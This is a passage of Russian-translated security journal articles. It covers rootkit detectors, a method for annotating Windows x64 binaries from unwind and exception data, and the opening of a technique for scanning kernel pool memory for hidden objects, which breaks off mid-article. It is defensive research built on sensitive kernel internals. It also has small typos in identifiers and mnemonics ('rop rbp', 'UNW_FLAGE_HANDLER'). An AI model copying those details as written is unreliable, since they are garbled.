Крылатая фраза 2005 года звучала так: «Мы снова поднимаем планку обнаружения руткитов». Надеемся, читатель теперь лучше понимает, как ведущие детекторы находят скрытые процессы и как улучшить их алгоритмы. Самый надёжный совет — не подключаться к Интернету, но совместное применение BlackLight, IceSword и Rootkit Revealer заметно повышает шансы сохранить систему чистой. В ближайшие месяцы на Black Hat Amsterdam будет представлен RAIDE (Rootkit Analysis Identification Elimination), лишённый описанных здесь недостатков.

Библиография

Blacklight Homepage. F-Secure Blacklight. <<http://www.f-secure.com/blacklight/>>

FU Project Page. FU. <<http://www.rootkit.com/project.php?id=12>>

IceSword Homepage. IceSword. <<http://www.xfocus.net/tools/200505/1032.html>>

LordPE Homepage. LordPE Info. <<http://mitglied.lycos.de/yoda2k/LordPE/info.htm>>

Opc0de. 2005. How to get some hidden kernel variables without scanning. <<http://www.rootkit.com/newsread.php?newsid=101>>

Rohitabs API Monitor. API Monitor - Spy on API calls. <<http://www.rohitab.com/apimonitor/>>

Russinovich, Solomon. Microsoft Windows Internals Fourth Edition.

Silberman. RAIDE: Rootkit Analysis Identification Elimination.
<<http://www.blackhat.com/html/bh-europe-06/bh-eu-06-speakers.html>Silberman>

Улучшение автоматизированного анализа бинарных файлов Windows x64

Дата: апрель 2006 г.

Автор: skape

Контакт: <mmiller@hick.org>

1. Предисловие

Аннотация: по мере распространения Windows x64 возрастает потребность в методах, упрощающих анализ машинного кода. Особенно полезны автоматические процедуры, которые ещё до анализа потока команд и данных помогают понять устройство исполняемого файла. В статье кратко описаны изменения, внесённые для поддержки 64-разрядных программ Windows, а затем показаны способы находить функции, размечать их стековые кадры и устанавливать связи с обработчиками исключений. В приложение включён исходный код подключаемого модуля IDA, реализующего эти способы.

Благодарности: автор хотел бы поблагодарить bugcheck, sh0k, jt, spoonm и Skywing.

Обновление: уже после подготовки этого материала в MSDN Magazine вышла статья Мэтта Питрека. В ней много полезных сведений по темам, затронутым в справочной главе настоящей статьи: <<http://msdn.microsoft.com/msdnmag/issues/06/05/x64/default.aspx>>.

Перейдём к делу.

2. Введение

По мере распространения Windows x64 спрос на средства анализа её исполняемых файлов будет только расти. Методы исследования потока команд и данных для архитектуры x64 описаны достаточно хорошо. Гораздо меньше разработаны способы автоматически подготовить программу к анализу: распознать функции и восстановить устройство их стековых кадров. Поэтому сначала рассмотрим изменения, появившиеся в 64-разрядных исполняемых файлах Windows, а затем на их основе улучшим эти начальные этапы анализа. Далее для краткости такие файлы называются исполняемыми файлами x64.

3. Необходимые сведения

Перед разбором методов анализа нужно познакомиться с некоторыми изменениями, внесёнными ради архитектуры x64. Эта глава даёт лишь краткий обзор и не претендует на роль исчерпывающего справочника.

3.1. Формат файла образа PE32+

Формат образа для платформы x64 называется PE32+. Он почти полностью унаследован от PE. Например, 64-разрядные файлы содержат структуру IMAGE_OPTIONAL_HEADER64 вместо IMAGE_OPTIONAL_HEADER. Различия между ними приведены в таблице:

Field	PE	PE32+
BaseOfData	ULONG	Removed from structure
ImageBase	ULONG	ULONGLONG
SizeOfStackReserve	ULONG	ULONGLONG
SizeOfStackCommit	ULONG	ULONGLONG
SizeOfHeapReserve	ULONG	ULONGLONG
SizeOfHeapCommit	ULONG	ULONGLONG

В PE32+ все поля структур, содержавшие непосредственный 32-разрядный виртуальный адрес, а не относительный виртуальный адрес (RVA), были расширены до 64 разрядов. Это относится, например, к структурам IMAGE_TLS_DIRECTORY и IMAGE_LOAD_CONFIG_DIRECTORY.

За исключением некоторых смещений полей в конкретных структурах, формат файла образа PE32+ в основном обратно совместим с PE как по использованию, так и по форме.

3.2. Соглашение о вызовах

Соглашение о вызовах x64 значительно проще набора соглашений x86 (stdcall, cdecl, fastcall): на платформе x64 оно одно. Первые четыре параметра функции передаются в регистрах RCX, RDX, R8 и R9, остальные — через стек. Каждое место под параметр имеет размер 64 бита (8 байт). Для значений, передаваемых целиком и не помещающихся в один 64-разрядный регистр, действуют особые правила, описанные в [4].

Стековый кадр функции x64 похож на кадр x86, но имеет несколько важных отличий. Он также состоит из параметров, адреса возврата и локальных данных. Главное правило x64 — указатель стека во время работы функции остаётся постоянным и обычно изменяется только в прологе; конструкции вроде `alloca` обрабатываются особо [7]. При каждом вызове параметры не добавляются в стек и не удаляются из него. Вместо этого функция заранее выделяет место для всех аргументов, которые передаст вызываемым функциям. Помимо прочего, это упрощает раскрукту стека при исключении. Ниже показан типичный стековый кадр:

```
+-----+
| Stack parameter area |
+-----+
| Register parameter area |
+-----+
| Return address        |
+-----+
| Locals                 |
+-----+
```

Первые четыре параметра функции x64 передаются через регистры, а начиная с пятого — через стек. Но пятый параметр не соседствует с адресом возврата. Если функция вызывает другие функции, она обязана выделить в стеке место и для четырёх регистровых параметров. Поэтому сразу после адреса возврата находятся 0x20 байт неинициализированного хранилища, а уже за ними — параметры с пятого и далее. Первую область называют областью регистровых параметров, вторую — областью стековых параметров. В таблице показана часть стекового кадра после вызова функции:

```
+-----+
| Parameter 6           |
+-----+
| Parameter 5           |
+-----+
```

Parameter 4 (R9 Home)
+-----+
Parameter 3 (R8 Home)
+-----+
Parameter 2 (RDX Home)
+-----+
Parameter 1 (RCX Home)
+-----+
Return address
+-----+

Область регистровых параметров выделяется всегда, даже если у вызываемой функции меньше четырёх аргументов. Она принадлежит вызываемой функции и может служить временным хранилищем на время вызова. Чаще всего туда сохраняют значения параметров из регистров, поэтому соответствующие ячейки также называют их «домашними» адресами; иногда там сохраняют и регистры, которые функция обязана восстанавливать. Знакомого с x86 может удивить, что функция изменяет память выше адреса возврата. Следует помнить: соседние с ним 0x20 байт принадлежат вызываемой функции. Поэтому любая функция, вызывающая другие функции, выделяет в стеке как минимум 0x20 байт.

Почему место в стеке для вызываемой функции обязан готовить вызывающий код? Во-первых, так вызываемая функция может получить адрес параметра, первоначально переданного в регистре. Во-вторых, параметры должны располагаться в памяти последовательно. Это особенно важно для функций с переменным числом аргументов и для программ, которые обращаются к параметрам относительно адресов друг друга. Иное устройство нарушило бы совместимость исходного кода.

Дополнительную информацию о передаче параметров см. в документации MSDN [4,7].

Поскольку указатели x64 имеют ширину 64 бита, адрес возврата занимает в стеке восемь байт вместо четырёх.

Область локальных данных стекового кадра содержит локальные переменные и сохранённые энергонезависимые регистры. В x64 к таким регистрам общего назначения относятся RBP, RBX, RDI, RSI и R12–R15 [5].

3.3. Обработка исключений на x64

В x86 каждый поток обрабатывает исключения с помощью цепочки записей регистрации. При входе в функцию с обработчиком она создаёт в стеке запись из указателя на обработчик и указателя на следующую запись. Начало цепочки доступно через `fs:[0]`. При исключении диспетчер обходит цепочку и поочерёдно вызывает обработчики, пока один из них не примет исключение. Такой подход работоспособен, но имеет недостатки. Добавление и удаление записей с неизменными для данного пути выполнения данными создаёт лишние накладные расходы. Указатель на вызываемую функцию хранится в доступном для перезаписи стеке, что особенно опасно при исключениях вроде нарушения доступа. Наконец, раскрутка цепочки вызовов получается сложнее, чем могла бы быть [6].

В x64 Microsoft полностью переработала механизм исключений, устранив все три недостатка. Изменяемые сведения об обработке исключений перенесены из стека в секцию `.pdata` исполняемого файла, описанную каталогом исключений PE32+. Поэтому обработчики больше не приходится регистрировать и удалять на лету, а их указатели нельзя подменить обычной перезаписью стека. Кроме того, формальное описание действий с кадром значительно упростило раскрутку цепочки вызовов. Каталог исключений и сведения о раскрутке подробно рассмотрены ниже.

Каталог исключений PE32+ содержит полный список функций, которые могут встретиться при раскрутке стека. К ним относятся нелистовые функции — те, которые выделяют место в стеке либо вызывают другие функции. Каждая такая функция описывается структурой `IMAGE_RUNTIME_FUNCTION_ENTRY` [1]:

```
typedef struct _IMAGE_RUNTIME_FUNCTION_ENTRY {
    ULONG BeginAddress;
    ULONG EndAddress;
    ULONG UnwindInfoAddress;
} _IMAGE_RUNTIME_FUNCTION_ENTRY, *_PIMAGE_RUNTIME_FUNCTION_ENTRY;
```

Поля `BeginAddress` и `EndAddress` содержат относительные виртуальные адреса начала и конца нелистовой функции. Поле `UnwindInfoAddress` рассмотрено в следующем подразделе. Сам каталог представляет собой массив структур `IMAGE_RUNTIME_FUNCTION_ENTRY`. При исключении диспетчер ищет в нём нелистовую функцию, содержащую нужный адрес — обычно адрес возврата.

Для раскрутки цепочки вызовов и диспетчеризации исключений с каждой нелистовой функцией связаны сведения о раскрутке. Поле `UnwindInfoAddress` структуры `IMAGE_RUNTIME_FUNCTION_ENTRY` содержит относительный виртуальный адрес структуры `UNWIND_INFO`, определённой следующим образом [8]:

```
typedef struct _UNWIND_INFO {
    UBYTE Version      : 3;
    UBYTE Flags        : 5;
    UBYTE SizeOfProlog;
    UBYTE CountOfCodes;
    UBYTE FrameRegister : 4;
    UBYTE FrameOffset  : 4;
    UNWIND_CODE UnwindCode[1];
    /* UNWIND_CODE MoreUnwindCode[((CountOfCodes + 1) & ~1) - 1];
    * union {
    *     OPTIONAL ULONG ExceptionHandler;
    *     OPTIONAL ULONG FunctionEntry;
    * };
    * OPTIONAL ULONG ExceptionData[]; */
} UNWIND_INFO, *PUNWIND_INFO;
```

Эта структура описывает нелистовую функцию: размер её пролога, использование регистра кадра и изменения стека в прологе. Последовательность изменений хранится в массиве `UnwindCode`, состоящем из структур `UNWIND_CODE` [8]:

```
typedef union _UNWIND_CODE {
    struct {
        UBYTE CodeOffset;
        UBYTE UnwindOp : 4;
        UBYTE OpInfo  : 4;
    };
    USHORT FrameOffset;
} UNWIND_CODE, *PUNWIND_CODE;
```

Чтобы правильно раскрутить кадр, диспетчер должен знать размер выделенной области стека, расположение сохранённых энергонезависимых регистров и остальные изменения стека. По этим данным восстанавливается кадр вызывающей функции. Компилятор передаёт сведения компоновщику, поэтому раскрутку можно воспроизвести, выполнив в обратном порядке операции из массива кодов данной нелистовой функции.

Помимо устройства стекового кадра, `UNWIND_INFO` может задавать обработчик, вызываемый при исключении. Его адрес и дополнительные данные находятся в полях `ExceptionHandler` и `ExceptionData`, присутствующих только при флаге `UNW_FLAGE_HANDLER` в поле `Flags`.

Формат структур и полный порядок раскрутки описаны в документации MSDN [2].

4. Техники анализа

Автоматический анализ исполняемых файлов x64 можно улучшить, извлекая из них уже имеющиеся служебные сведения. В этой главе рассмотрено несколько простых способов точнее размечать файл и описывать его поведение. Анализ потока команд и данных намеренно оставлен за рамками статьи.

4.1. Обход каталога исключений

Как видно из устройства каталога исключений PE32+, исполняемый файл x64 содержит немало полезных метаданных. Их можно использовать для более точной разметки и понимания программы. Ниже показано, что удаётся узнать при подробном разборе каталога.

Самое очевидное применение каталога — поиск всех нелистовых функций без отладочных символов. Достаточно обойти массив `IMAGE_RUNTIME_FUNCTION_ENTRY`: поле `BeginAddress` обычно указывает начало функции. Однако отдельные записи могут описывать не точку входа, а участки одной функции, где изменения стека отложены до момента необходимости. В таком случае сведения о раскрутке одной записи образуют цепочку с другой записью.

Документированный признак цепочки — флаг `UNW_FLAG_CHAININFO` в поле `Flags` структуры `UNWIND_INFO`. При нём сразу после последнего `UNWIND_CODE` располагается структура `IMAGE_RUNTIME_FUNCTION_ENTRY`, чьё поле `UnwindInfoAddress` указывает на продолжение сведений о раскрутке. Есть и недокументированный признак в младшем бите `UnwindInfoAddress`. Если этот бит установлен, оставшиеся биты задают относительный адрес связанной `IMAGE_RUNTIME_FUNCTION_ENTRY`. Использовать младший бит можно потому, что сведения о раскрутке выровнены по границе четырёх байт и их настоящий адрес всегда имеет там ноль.

Следовательно, запись без продолжения цепочки можно считать относящейся к точке входа функции. Так однозначно находятся все нелистовые функции. Листовые функции затем можно выявить по вызовам из нелистовых, но для этого уже потребуется анализ потока команд.

Сведения о раскрутке каждой нелистовой функции содержат полезные данные об устройстве её стека: размер выделенной области, расположение сохранённых энергонезависимых регистров, наличие регистра кадра и его связь с указателем стека. Для каждой операции указан и адрес выполняющей её инструкции. Рассмотрим пример, полученный командой `dumpbin /unwindinfo`:

```
0000060C 00006E50 00006FF0 000081FC _resetstkoflw
Unwind version: 1
Unwind flags: None
Size of prologue: 0x47
Count of codes: 18
Frame register: rbp
Frame offset: 0x20
Unwind codes:
 3C: SAVE_NONVOL, register=r15 offset=0x98
 38: SAVE_NONVOL, register=r14 offset=0xA0
 31: SAVE_NONVOL, register=r13 offset=0xA8
 2A: SAVE_NONVOL, register=r12 offset=0xD8
 23: SAVE_NONVOL, register=rdi offset=0xD0
 1C: SAVE_NONVOL, register=rsi offset=0xC8
 15: SAVE_NONVOL, register=rbx offset=0xC0
 0E: SET_FPREG, register=rbp, offset=0x20
 09: ALLOC_LARGE, size=0xB0
 02: PUSH_NONVOL, register=rbp
```

Сразу видно, что пролог функции `resetstkoflw` занимает 0x47 байт и включает все операции из массива кодов раскрутки. Функция использует `rbp` как указатель кадра; в момент его установки он отстоит от текущего указателя стека на 0x20 байт.

Коды раскрутки хранятся в порядке, обратном выполнению соответствующих операций. Это необходимо, поскольку каждая операция может менять стек. При неверном порядке будут прочитаны неверные данные: например, результат `rop rbp` зависит от того, выполнена команда до или после `add rsp, 0xb0`.

Для разметки стекового кадра те же коды нужно обрабатывать в прямом порядке выполнения, а не в порядке хранения. Если сведения о раскрутке образуют цепочку, сначала следует пройти её целиком и составить единый список операций в порядке исполнения.

Затем операции обходятся по очереди, а описание кадра постепенно дополняется. В начале условное значение указателя стека равно нулю, что обозначает пустой кадр. При выделении памяти оно изменяется на соответствующую величину. Ниже перечислены действия для операций, непосредственно влияющих на указатель стека.

1. UWOP_PUSH_NONVOL

При сохранении энергонезависимого регистра, например командой `push rbp`, текущее значение указателя стека уменьшается на 8 байт.

2. UWOP_ALLOC_LARGE и UWOP_ALLOC_SMALL

При выделении памяти указатель стека изменяется на указанный размер.

3. UWOP_SET_FPREG

При установке указателя кадра сохраняется его смещение от основания стека, вычисленное по текущему указателю стека.

Во время обхода можно пометить ячейки, где сохраняются энергонезависимые регистры. В приведённом примере R15 записывается по адресу `[rsp + 0x98]`, поэтому эту ячейку можно обозначить как `[rsp + SavedR15]`.

Размечать можно и сами инструкции, изменяющие стек. Например, у `push rbp` следует отметить сохранение `rbp`. Адрес операции получается сложением `BeginAddress` соответствующей записи и поля `CodeOffset` структуры `UNWIND_CODE`. Однако `CodeOffset` указывает на первый байт следующей инструкции, поэтому начало нужной команды приходится искать в обратном направлении.

В результате этого анализа можно взять пролог функции `resetstkoflw` и автоматически преобразовать его из:

```
.text:100006E50    push rbp
.text:100006E52    sub rsp, 0B0h
.text:100006E59    lea rbp, [rsp+0B0h+var_90]
.text:100006E5E    mov [rbp+0A0h], rbx
.text:100006E65    mov [rbp+0A8h], rsi
.text:100006E6C    mov [rbp+0B0h], rdi
.text:100006E73    mov [rbp+0B8h], r12
.text:100006E7A    mov [rbp+88h], r13
.text:100006E81    mov [rbp+80h], r14
.text:100006E88    mov [rbp+78h], r15
```

в версию с лучшими аннотациями:

```
.text:100006E50    push rbp                                ; SavedRBP
.text:100006E52    sub rsp, 0B0h
.text:100006E59    lea rbp, [rsp+20h]
.text:100006E5E    mov [rbp+0A0h], rbx                    ; SavedRBX
.text:100006E65    mov [rbp+98h+SavedRSI], rsi            ; SavedRSI
.text:100006E6C    mov [rbp+98h+SavedRDI], rdi            ; SavedRDI
.text:100006E73    mov [rbp+98h+SavedR12], r12            ; SavedR12
.text:100006E7A    mov [rbp+98h+SavedR13], r13            ; SavedR13
.text:100006E81    mov [rbp+98h+SavedR14], r14            ; SavedR14
.text:100006E88    mov [rbp+98h+SavedR15], r15            ; SavedR15
```

Такая разметка сама по себе не объясняет поведение программы, но заметно упрощает понимание устройства стека.

Сведения о раскрутке нелистовой функции описывают и диспетчеризацию исключений внутри неё. Флаг `UNW_FLAG_EHANDLER` или `UNW_FLAG_UHANDLER` означает наличие обработчика. Его адрес хранится в поле `ExceptionHandler`, расположенном сразу после массива кодов раскрутки. Это общий обработчик, реализующий правила конкретного языка программирования, например C или C++ [3]. Для языка C он называется `__C_specific_handler`.

Но если все функции C используют один общий обработчик, где находится код для конкретной функции? Его адрес записан в таблице областей, на которую указывает часть `ExceptionData` структуры `UNWIND_INFO`. Другие языки могут трактовать `ExceptionData` иначе. Для C таблица задаётся следующими структурами:

```
typedef struct _C_SCOPE_TABLE_ENTRY {
    ULONG Begin;
    ULONG End;
    ULONG Handler;
    ULONG Target;
} C_SCOPE_TABLE_ENTRY, *PC_SCOPE_TABLE_ENTRY;

typedef struct _C_SCOPE_TABLE {
    ULONG NumEntries;
    C_SCOPE_TABLE_ENTRY Table[1];
} C_SCOPE_TABLE, *PC_SCOPE_TABLE;
```

Записи таблицы связывают обработчики конкретной функции с участками кода, для которых они действуют. Все поля `C_SCOPE_TABLE_ENTRY` содержат относительные виртуальные адреса. Поле `Target` задаёт адрес, куда передаётся управление после обработки исключения.

Эти сведения позволяют отметить обработчики, способные вызываться при работе функции, и обнаружить функции-обработчики, которые иначе остались бы незамеченными из-за косвенного вызова. Например, функцию `CcAcquireByteRangeForWrite` из `ntoskrnl.exe` можно разметить так:

```
.text:0000000000434520 ; Exception handler: __C_specific_handler
.text:0000000000434520 ; Language specific handler: sub_4C7F30
.text:0000000000434520
.text:0000000000434520 CcAcquireByteRangeForWrite proc near
```

4.2. Разметка области регистровых параметров

Поскольку функция, вызывающая другие функции, обязана выделить область регистровых параметров, соответствующие части её стекового кадра можно разметить статически. Можно отметить как область, принадлежащую вызывающей функции, так и область, подготовленную ею для дочерних вызовов.

Эта область всегда находится сразу после адреса возврата. Пометки `CallerRCX` по смещению `0x8`, `CallerRDX` по `0x10`, `CallerR8` по `0x18` и `CallerR9` по `0x20` делают устройство кадра нагляднее и показывают, как функция использует выделенную память. Например, `CcAcquireByteRangeForWrite` из `ntoskrnl.exe` сохраняет там первые четыре параметра:

```
.text:0000000000434520 mov     [rsp+CallerR9], r9
.text:0000000000434525 mov     dword ptr [rsp+CallerR8], r8d
.text:000000000043452A mov     [rsp+CallerRDX], rdx
.text:000000000043452F mov     [rsp+CallerRCX], rcx
```

5. Заключение

В статье показано несколько базовых способов извлекать из исполняемого файла x64 сведения, полезные при анализе. Данные о раскрутке помогают восстановить устройство стекового кадра и установить связь функции с её обработчиками исключений. Поскольку Microsoft выбрала x64 своей основной архитектурой, она, вероятно, станет стандартной, а потребность в дальнейшей автоматизации анализа будет только расти.

Библиография

- [1] Microsoft Corporation. ntimage.h. 3790 DDK header files.
- [2] Microsoft Corporation. Exception Handling (x64). <[http://msdn2.microsoft.com/en-us/library/1eyas8tf\(VS.80\).aspx](http://msdn2.microsoft.com/en-us/library/1eyas8tf(VS.80).aspx)>; дата обращения: 25 апреля 2006 г.
- [3] Microsoft Corporation. The Language Specific Handler. <[http://msdn2.microsoft.com/en-us/library/b6sf5kbd\(VS.80\).aspx](http://msdn2.microsoft.com/en-us/library/b6sf5kbd(VS.80).aspx)>; дата обращения: 25 апреля 2006 г.
- [4] Microsoft Corporation. Parameter Passing. <<http://msdn2.microsoft.com/en-us/library/zthk2dkh.aspx>>; дата обращения: 25 апреля 2006 г.
- [5] Microsoft Corporation. Register Usage. <[http://msdn2.microsoft.com/en-us/library/9z1stfyw\(VS.80\).aspx](http://msdn2.microsoft.com/en-us/library/9z1stfyw(VS.80).aspx)>; дата обращения: 25 апреля 2006 г.
- [6] Microsoft Corporation. SEH in x86 Environments. <<http://msdn2.microsoft.com/en-US/library/ms253960.aspx>>; дата обращения: 25 апреля 2006 г.
- [7] Microsoft Corporation. Stack Usage. <<http://msdn2.microsoft.com/en-us/library/ew5tede7.aspx>>; дата обращения: 25 апреля 2006 г.
- [8] Microsoft Corporation. Unwind Data Definitions in C. <[http://msdn2.microsoft.com/en-us/library/ssa62fwe\(VS.80\).aspx](http://msdn2.microsoft.com/en-us/library/ssa62fwe(VS.80).aspx)>; дата обращения: 25 апреля 2006 г.

GREPEXES: поиск исполнительных объектов в памяти пула

Автор: bugcheck

Контакт: <chris@bugcheck.org>

1. Предисловие

Аннотация:

По мере совершенствования руткитов должны развиваться и способы обнаружения скрытых объектов. Для надёжного сравнения представлений уже недостаточно перечислять поддерживаемые системой списки через штатные API. Сканирование виртуальной памяти по сигнатурам объектов даёт полезные, хотя и ограниченные результаты. В статье разобраны теория и практика такого поиска. Метод требует безопасного доступа к виртуальному адресному пространству Windows и умения строить эффективные сигнатуры памяти. Также рассмотрены действия после обнаружения объекта и приведён простой пример общей сигнатуры, пригодной для поиска нескольких видов объектов ядра во всех версиях Windows семейства NT. Из-за нехватки времени сопутствующий исходный код будет опубликован позднее.

Благодарности:

Спасибо skape, Питеру и остальным хулиганам из uninformed — вы крутые!

Отказ от ответственности:

Автор не несет ответственности за то, как содержимое статьи используется или интерпретируется. Некоторая информация может быть неточной или неправильной. Если читатель считает, что какая-либо информация неверна или не была должным образом атрибутирована, пожалуйста, свяжитесь с автором, чтобы можно было внести исправления. Все содержимое относится к платформе Windows XP Service Pack 2, если не указано иное.

2. Введение

По мере распространения и усложнения руткитов совершенствуются и средства обнаружения. Руткиты давно вышли за пределы простого перехвата API, а защитные программы — за пределы поиска таких перехватов. Первые версии FU обнаруживали утилиты вроде Blacklight, использовавшие слабости его демонстрационной реализации. В FUTo эти недостатки исправлены, хотя другие слабости остались; они не относятся к теме статьи.

Средство обнаружения руткитов RAIDE ищет скрытые FUTo блоки EPROCESS по сигнатурам в памяти. Реализация работает, но тоже имеет слабости. Здесь рассматриваются общие принципы построения надёжного обнаружения руткитов по сигнатурам памяти.

Далее показано, как безопасно обходить системную память, из чего составлять сигнатуру, что делать после совпадения и какими способами руткит может сорвать поиск. В завершение эти идеи продемонстрированы на сопутствующей утилите.

После прочтения читатель должен понимать принципы и ограничения поиска объектов ядра по сигнатурам памяти. Автор считает этот способ пригодным для обнаружения руткитов, но, как

обычно в информационной безопасности, универсального решения нет: его следует применять вместе с другими известными методами.

3. Сканирование памяти

Обход произвольных участков системной памяти нельзя считать точной процедурой: их состояние способно измениться прямо во время обращения. Однако память вокруг исполнительных объектов ядра должна оставаться достаточно согласованной. При должной осторожности доступ можно сделать безопасным, а число ложных совпадений и пропусков — свести к минимуму. Ниже описан безопасный обход системных пулов `PagedPool` и `NonPagedPool`.

3.1. Получение диапазонов пула

Для поиска в пулах не нужно обходить всё системное адресное пространство. Глобальные переменные `nt!MmPagedPoolStart`, `nt!MmPagedPoolEnd` и соответствующие переменные `NonPagedPool` задают нужные диапазоны, ускоряя поиск и уменьшая число ложных совпадений. Эти символы не экспортируются, но получить их значения можно несколькими способами.

В современных на момент написания системах (Windows XP с пакетом обновления 2 и новее) надёжнее всего использовать указатель `KPCR->KdVersionBlock` по адресу `fs:[0x34]`. Он ведёт к структуре `KDDEBUGGER_DATA64`, определённой в заголовке `wdbgexts.h` комплекта `Debugging Tools for Windows`. Вредоносные программы нередко используют её для доступа к неэкспортируемым глобальным переменным и изменения работы системы.

Второй способ — обратиться к структуре сеанса `nt!_MM_SESSION_SPACE`, на которую указывает `EPROCESS->Session`. Она содержит сведения о сеансе процесса, включая границы и другие параметры `PagedPool`:

```
kd> dt nt!_MM_SESSION_SPACE
+0x01c NonPagedPoolBytes : Uint4B
+0x020 PagedPoolBytes   : Uint4B
+0x024 NonPagedPoolAllocations : Uint4B
+0x028 PagedPoolAllocations : Uint4B
+0x044 PagedPoolMutex   : _FAST_MUTEX
+0x064 PagedPoolStart   : Ptr32 Void
+0x068 PagedPoolEnd     : Ptr32 Void
+0x06c PagedPoolBasePde : Ptr32 _MMPTE
+0x070 PagedPoolInfo    : _MM_PAGED_POOL_INFO
+0x244 PagedPool        : _POOL_DESCRIPTOR
```

Если границы пулов получить не удаётся, остаётся обход всего системного адресного пространства. Его можно начинать сразу после `nt!MmHighestUserAddress`, но ещё безопаснее — после большой страницы, в которой отображены `ntoskrnl.exe` и `hal.dll`. Для этого берут любой экспортированный адрес из `hal.dll` и округляют вверх до границы большой страницы.

3.2. Блокировка памяти

Перед обращением к произвольной памяти её страницы следует зафиксировать. Иначе между проверкой адреса и чтением страница может быть освобождена, что приведёт к исключению из-за состояния гонки. Процедура `nt!MmProbeAndLockPages` фиксирует как выгружаемую, так и невыгружаемую память. Физические страницы имеют счётчик ссылок в `nt!MmPfnDatabase`, поэтому после фиксации посторонний код не сможет выгрузить их на диск или сделать недействительными.

Для вызова `MmProbeAndLockPages` сначала создают MDL с помощью `nt!IoAllocateMdl` или `nt!MmInitializeMdl`, передавая виртуальный адрес и размер нужного блока. После успешной фиксации описанный MDL диапазон можно безопасно читать. Когда он больше не нужен, страницы освобождают процедурой `nt!MmUnlockPages`.

При обходе `NonPagedPool` число фиксируемых страниц можно дополнительно уменьшить. Документация разрешает вызывать `MmProbeAndLockPages` на уровне `DISPATCH_LEVEL`, но тогда фиксируются только уже находящиеся в физической памяти страницы. Для остальных вызовов завершится ошибкой, что в данном случае как раз желательно.

4. Обнаружение исполнительных объектов

Все исполнительные компоненты ядра NT поручают управление выделенными объектами диспетчеру объектов. Каждый такой объект имеет общий заголовок `OBJECT_HEADER` и, при необходимости, дополнительные заголовки — например `OBJECT_HEADER_NAME_INFO`, сведения о квоте процесса или трассировке дескриптора. Сначала рассмотрим общие признаки объектов и заголовок блока пула, а затем — поля конкретных типов, из которых можно составлять сигнатуры.

4.1. Общая информация об объектах

Поскольку `OBJECT_HEADER` присутствует у всех объектов, рассмотрим его подробнее. Здесь «постоянным» называется поле, одинаковое у всех объектов одного типа, а не у всех исполнительных объектов системы.

```
kd> dt _OBJECT_HEADER
+0x000 PointerCount      : Int4B
+0x004 HandleCount      : Int4B
+0x004 NextToFree       : Ptr32 Void
+0x008 Type              : Ptr32 _OBJECT_TYPE
+0x00c NameInfoOffset    : UChar
+0x00d HandleInfoOffset  : UChar
+0x00e QuotaInfoOffset   : UChar
+0x00f Flags             : UChar
+0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
+0x010 QuotaBlockCharged : Ptr32 Void
+0x014 SecurityDescriptor : Ptr32 Void
+0x018 Body              : _QUAD
```

PointerCount	Variable	число ссылок
HandleCount	Variable	число открытых handles
NextToFree	NotValid	используется при освобождении
Type	Static	указатель на OBJECTTYPE
NameInfoOffset	Static	0 или смещение к связанному заголовку
HandleInfoOffset	Static	0 или смещение к связанному заголовку
QuotaInfoOffset	Static	0 или смещение к связанному заголовку
Flags	NotCertain	не определено
ObjectCreateInfo	Variable	указатель на OBJECTCREATEINFORMATION
QuotaBlockCharged	NotCertain	не определено
SecurityDescriptor	Variable	указатель на SECURITYDESCRIPTOR
Body	NotValid	union с фактическим объектом

Наиболее надёжной и уникальной сигнатурой выглядит поле `Type` структуры `OBJECT_HEADER`: по нему можно различать `EPROCESS`, `ETHREAD`, `DRIVER_OBJECT`, `DEVICE_OBJECT` и другие типы.

4.2. Проверка заголовка блока пула

Управление пулом ядра несколько отличается от управления кучей пользовательского режима, но для выделений меньше PAGE_SIZE механизмы похожи. Перед буфером, возвращаемым ExAllocatePoolWithTag(), находится следующий заголовок:

```
kd> dt _POOL_HEADER
+0x000 PreviousSize      : Pos 0, 9 Bits
+0x000 PoolIndex         : Pos 9, 7 Bits
+0x002 BlockSize         : Pos 0, 9 Bits
+0x002 PoolType          : Pos 9, 7 Bits
+0x000 Ulong1            : Uint4B
+0x004 ProcessBilled     : Ptr32 _EPROCESS
+0x004 PoolTag           : Uint4B
+0x004 AllocatorBackTraceIndex : Uint2B
+0x006 PoolTagHash       : Uint2B
```

Ниже отмечены поля, полезные при поиске объектов. Слово «постоянное» снова означает одинаковое для сходных исполнительных объектов, а не для всех структур POOL_HEADER.

-----+-----+-----		
PreviousSize	Variable	смещение к предыдущему pool block
PoolIndex	NotCertain	не определено
BlockSize	Static	размер pool block
PoolType	Static	POOL_TYPE
Ulong1	Union	padding, недействительно
ProcessBilled	Variable	EPROCESS выделителя, когда Tag не задан
PoolTag	Static	Pool Tag (ULONG)
AllocatorBackTraceIndex	NotCertain	не определено
PoolTagHash	NotCertain	не определено
-----+-----+-----		

Поля BlockSize, PoolType и PoolTag структуры POOL_HEADER обычно совпадают у объектов одного вида и потому помогают подтвердить предполагаемый тип найденного объекта.

Поля PreviousSize и BlockSize позволяют проверить, похож ли предполагаемый POOL_HEADER на настоящий выделенный блок и входит ли он в одну из цепочек диспетчера пула. Оба размера кратны минимальному выравниванию пула: 8 байтам в 32-разрядной системе и 16 байтам в 64-разрядной. Эти значения задают смещения до соседних блоков.

Нулевой PreviousSize означает, что текущий заголовок принадлежит первому блоку непрерывной области пула. Иначе значение должно совпадать с BlockSize предыдущего заголовка. Сам BlockSize не бывает нулевым и должен совпадать с PreviousSize следующего блока.

Следующая функция проверяет заголовок выделенного блока пула.

```
//
// Предполагается, что BlockOffset < PAGE_SIZE
// ASSERTS Flink == Flink->Blink && Blink == Blink->Flink
//
BOOLEAN ValidatePoolBlock (
    IN PPOOL_HEADER    pPoolHdr,
    IN VALIDATE_ADDR    pValidator
) {
    BOOLEAN bReturn = FALSE;

    PPOOL_HEADER    pPrev;
    PPOOL_HEADER    pNext;

    pPrev = (PPOOL_HEADER)((PUCHAR)pPoolHdr
        - (pPoolHdr->PreviousSize * sizeof(PPOOL_HEADER)));
    pNext = (PPOOL_HEADER)((PUCHAR)pPoolHdr
        + (pPoolHdr->BlockSize * sizeof(PPOOL_HEADER)));

    if
    ((
        ( pPoolHdr == pNext )
```

```

    ||( pValidator( pNext + sizeof(PPOOL_HEADER) - 1 )
    && pPoolHdr->BlockSize == pNext->PreviousSize )
    )
    &&
    (
        ( pPoolHdr != pPrev )
    ||( pValidator( pPrev )
    && pPoolHdr->PreviousSize == pPrev->BlockSize )
    ))
    {
        bReturn = TRUE;
    }

    return bReturn;
}

```

4.3. Сигнатуры конкретных типов объектов

